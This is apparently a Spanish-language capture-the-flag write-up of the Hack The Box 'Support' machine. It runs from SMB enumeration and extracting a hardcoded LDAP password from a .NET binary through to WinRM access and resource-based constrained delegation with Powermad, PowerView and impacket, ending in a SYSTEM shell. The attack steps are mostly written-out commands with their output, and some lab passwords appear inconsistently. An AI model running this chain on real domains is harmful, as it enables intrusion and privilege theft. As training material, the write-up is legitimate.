

Realizamos una enumeración de SMB y vemos los siguientes recursos.

```
root@kali:~/home/kali/HTB/support# smbclient -L 10.10.11.174 -N
Sharename      Type            Comment
-----
ADMIN$         Disk            Remote Admin
C$             Disk            Default share
IPC$           IPC             Remote IPC
NETLOGON       Disk            Logon server share
support-tools  Disk            support staff tools
SYSVOL         Disk            Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Revisamos el contenido del recurso “support-tools” y nos llama la atención el fichero “UserInfo.exe.zip”


2. Análisis de vulnerabilidades

Para trabajar más cómodamente, nos traemos el binario a una máquina Windows, donde podamos disponer de la VPN de Hack The Box y ejecutamos el programa. Antes debemos meter en el fichero C:\Windows\System32\drivers\etc\hosts el nombre y dirección IP de la máquina víctima, tal y como hicimos en el fichero /etc/hosts.

```
C:\Users\clifton\Desktop>UserInfo.exe find -first *
haven.clifton
anderson.damian
monroe.david
cromwell.gerard
west.laura
levine.leopoldo
langley.lucy
daughtler.mabel
bardot.mary
stoll.rachelle
thomas.raphael
smith.rosario
wilson.shelby
hernandez.stanley
ford.victoria
```

Conseguimos una lista de usuarios potenciales. Antes de intentar otros vectores de ataque, vamos a intentar hacer un poco de ingeniería inversa con el ejecutable, por si encontramos alguna credencial o similar. Nos descargamos dnSpy (<https://github.com/dnSpy/dnSpy>) y abrimos el binario.

Investigando vemos la clase LdapQuery, la cual vemos que usa el usuario “support\ldap” y obtiene una credencial. Vamos a intentar recuperar el valor de dicha credencial. Creamos un punto de interrupción (F9) en esa línea y con F5 ejecutamos el programa pasándole los argumentos que pusimos durante la ejecución manual.



```
1 using System;
2 using System.DirectoryServices;
3
4 namespace UserInfo.Services
5 {
6     // Token: 0x02000007 RID: 7
7     internal class LdapQuery
8     {
9         // Token: 0x00000012 RID: 18 RVA: 0x00002190 File Offset: 0x00000190
10        public LdapQuery()
11        {
12            string password = Protected.GetPassword();
13            this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
14            this.entry.AuthenticationType = AuthenticationTypes.Secure;
15            this.ds = new DirectorySearcher(this.entry);
16        }
17
18        // Token: 0x00000013 RID: 19 RVA: 0x000021DC File Offset: 0x000001DC
19        public void query(string first, string last, bool verbose = false)
20        {
21            try
22            {
23                if (first == null && last == null)
24                {
25                    Console.WriteLine("[-] At least one of -first or -last is required.");
26                }
27            }
28        }
29    }
30 }
```

La ejecución del programa se para donde habíamos puesto el punto de interrupción.

```
1 using System;
2 using System.DirectoryServices;
3
4 namespace UserInfo.Services
5 {
6     // Token: 0x00000007 RID: 7
7     internal class LdapQuery
8     {
9         // Token: 0x00000012 RID: 18 RVA: 0x00002190 File Offset: 0x00000390
10        public LdapQuery()
11        {
12            password = Protected.getPassword();
13            this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
14            this.entry.AuthenticationTypes = AuthenticationTypes.Secure;
15            this.ds = new DirectorySearcher(this.entry);
16        }
17
18        // Token: 0x00000013 RID: 19 RVA: 0x000021DC File Offset: 0x000003DC
19        public void query(string first, string last, bool verbose = false)
20        {
21            try
22            {
23                if (first == null && last == null)
24                {
25                    Console.WriteLine("[*] At least one of -first or -last is required.");
26                }
27                else
28                {
29                    string text;
30                    if (last == null)
31                    {
32                        text = "(givenName=" + first + ")";
33                    }
34                    else if (first == null)
35                    {
36                        text = "(sn=" + last + ")";
37                    }
38                    else
39                    {
40                        text = string.Concat(new string[]
41                        {
42                            "(&(givenName=",
43                            first,
44                            ")(sn=",
45                            last,
46                            "))"
47                        });
48                    }
49                }
50            }
51            catch { }
52        }
53    }
54 }
```

Ahora pulsamos F10, para ir a la siguiente línea de ejecución y obtener el valor de la password.

Nombre	Valor	Tipo
UserInfo.Services.Protected.getPassword devuelto	"nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz"	string
this	UserInfo.Services.LdapQuery	UserInfo.Services.LdapQuery
password	"nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz"	string

Usuario: ldap@support.htb

Clave: nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz


Validamos dichas credenciales con crackmapexec. Probamos si son válidas para conectarnos por WinRM, pero no funcionan.

```
(root@kali)-[/home/kali/HTB/support]
└─$ crackmapexec smb 10.10.11.174 -u "ldap" -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB 10.10.11.174 445 DC [+] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

Vamos a realizar una enumeración del servicio de LDAP ahora que tenemos unas credenciales válidas.

```
(root@kali)-[/home/kali/HTB/support/content]
└─$ ldapdomaindump -u "support.htb\ldap" -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174
[*] Connecting to host...
[*] Binding to host
[*] Bind OK
[*] Starting domain dump
[*] Domain dump finished
```

Con Python, publicamos un servicio web apuntando al directorio donde hemos alojado los ficheros obtenidos por el comando “*ldapdomaindump*” e investigamos los resultados.



Directory listing for /

- [domain_computers.grep](#)
- [domain_computers.html](#)
- [domain_computers.json](#)
- [domain_computers_by_os.html](#)
- [domain_groups.grep](#)
- [domain_groups.html](#)
- [domain_groups.json](#)
- [domain_policy.grep](#)
- [domain_policy.html](#)
- [domain_policy.json](#)
- [domain_trusts.grep](#)
- [domain_trusts.html](#)
- [domain_trusts.json](#)
- [domain_users.grep](#)
- [domain_users.html](#)
- [domain_users.json](#)
- [domain_users_by_group.html](#)

Vemos un grupo que no es habitual “*Shared Support Accounts*”. También vemos que el único usuario que pertenece a Remote Management Users es el usuario “*support*”. Tendremos que intentar convertirnos es ese usuario.

Shared Support Accounts

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
support	support	support	05/28/22 11:12:00	12/27/22 07:47:19	12/27/22 08:36:58	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:12:00	1105	

Remote Management Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
support	support	support	05/28/22 11:12:00	12/27/22 07:47:19	12/27/22 08:36:58	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:12:00	1105	

3. Explotación y acceso

Vamos a realizar una enumeración más exhaustiva del servicio LDAP con el comando “*ldapsearch*”.

```
(root@kali)~/home/kali/HTB/support/content
# ldapsearch -x -b 'dc=support,dc=htb' -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AcLuf8x$tRWxPW01%lmz' | more
```

Revisamos con cuidado la información hasta que llegamos al usuario “*support*”, donde vemos una posible clave en el campo “*Info*”.

```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
```

Clave: Ironside47pleasure40Watchful

Validamos las credenciales con “*crackmapexec*” y vemos que nos pone “Pwn3d!”, por lo que las credenciales son válidas y nos da acceso a la máquina víctima.

```
(root@kali)-[/home/kali/HTB/support/content]
# crackmapexec winrm 10.10.11.174 -u "support" -p "Ironsides47pleasure40Watchful"
SMB      10.10.11.174 5985 DC      [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP     10.10.11.174 5985 DC      [*] http://10.10.11.174:5985/wsman
WINRM    10.10.11.174 5985 DC      [+] support.htb\support:Ironsides47pleasure40Watchful (Pwn3d!)
```

Nos conectamos a la máquina víctima con “*EvilWinRM*”.

```
(root@kali)-[/home/kali/HTB/support/content]
# evil-winrm -i 10.10.11.174 -u 'support@support.htb' -p 'Ironsides47pleasure40Watchful'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>
```

4. Escalada de privilegios.

Realizamos una enumeración básica y no vemos nada de interés. Vamos a intentar que BloodHound no de esa vía potencial.

```
(root@kali)-[/home/kali/HTB/support/content]
# bloodhound-python -u "support" -p "Ironsides47pleasure40Watchful" -d support.htb -c All -v --zip -dc support.htb -ns 10.10.11.174
```

Subimos esos ficheros a nuestro BloodHound. Analizamos el grupo “*Shared Support Accounts*” Y vemos una vía potencial de escalar privilegios.



Seguimos los pasos que nos indica HackTricks: <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation> para aprovecharnos de los privilegios que tiene el grupo “*Shared Support Accounts*”.

Pasamos a la máquina víctima el script en PowerShell “Powermad” (<https://raw.githubusercontent.com/Kevin-Robertson/Powermad/master/Powermad.ps1>)

```
*Evil-WinRM* PS C:\Users\support\Documents> upload Powermad.ps1
Info: Uploading Powermad.ps1 to C:\Users\support\Documents\Powermad.ps1
Data: 180780 bytes of 180780 bytes copied
Info: Upload successful!
```

Y seguimos los siguientes pasos:

- import-module ./Powermad.ps1
- New-MachineAccount -MachineAccount SERVICEA -Password \$(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
- <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

```
*Evil-WinRM* PS C:\Users\support\Documents> upload PowerView.ps1
Info: Uploading PowerView.ps1 to C:\Users\support\Documents\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!
```

- import-module ./PowerView.ps1
- Comprobamos que se ha creado el objeto con: Get-DomainComputer SERVICEA.

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer SERVICEA
pwdlastset      : 12/27/2022 1:38:20 AM
logoncount      : 0
badpasswordtime : 12/31/1600 4:00:00 PM
distinguishedname : CN=SERVICEA,CN=Computers,DC=support,DC=htb
objectclass     : {top, person, organizationalPerson, user ...}
name            : SERVICEA
objectsid       : S-1-5-21-1677581083-3380853377-188903654-5101
samaccountname  : SERVICEA$
```

- \$ComputerSid = Get-DomainComputer SERVICEA -Properties objectsid | Select -Expand objectsid
- \$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;)\$ComputerSid"
- \$SDBytes = New-Object byte[] (\$SD.BinaryLength)
- \$SD.GetBinaryForm(\$SDBytes, 0)
- Get-DomainComputer dc.support.htb | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=\$SDBytes}
- Comprobamos si todo a funcionado: Get-DomainComputer dc.support.htb -Properties 'msds-allowedtoactonbehalfofotheridentity'

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer dc.support.htb -Properties 'msds-allowedtoactonbehalfofotheridentity'
msds-allowedtoactonbehalfofotheridentity
{1, 0, 4, 128...}
```

Podríamos tirar de Rubeus como indica Hacktricks, pero hay una herramienta más cómoda, llamada rbcd.py (<https://github.com/tothi/rbcd-attack>) . Podríamos haber automatizado con ella todos estos pasos que hemos hecho ahora. No obstante, al final de la web nos explica como realizar el ataque con impacket:

- `impacket-getST -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456`
- `export KRB5CCNAME=administrator.ccache`

```
(root@kali) [/home/kali/HTB/support/content]
# impacket-getST -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

(root@kali) [/home/kali/HTB/support/content]
# export KRB5CCNAME=administrator.ccache
```

Ahora con psexec, deberíamos poder ganar acceso como nt authority\system.

```
(root@kali) [/home/kali/HTB/support/content]
# impacket-psexec -k dc.support.htb
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb....
[*] Found writable share ADMIN$
[*] Uploading file fDdOFKAA.exe
[*] Opening SVCManager on dc.support.htb....
[*] Creating service BHKh on dc.support.htb....
[*] Starting service BHKh....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```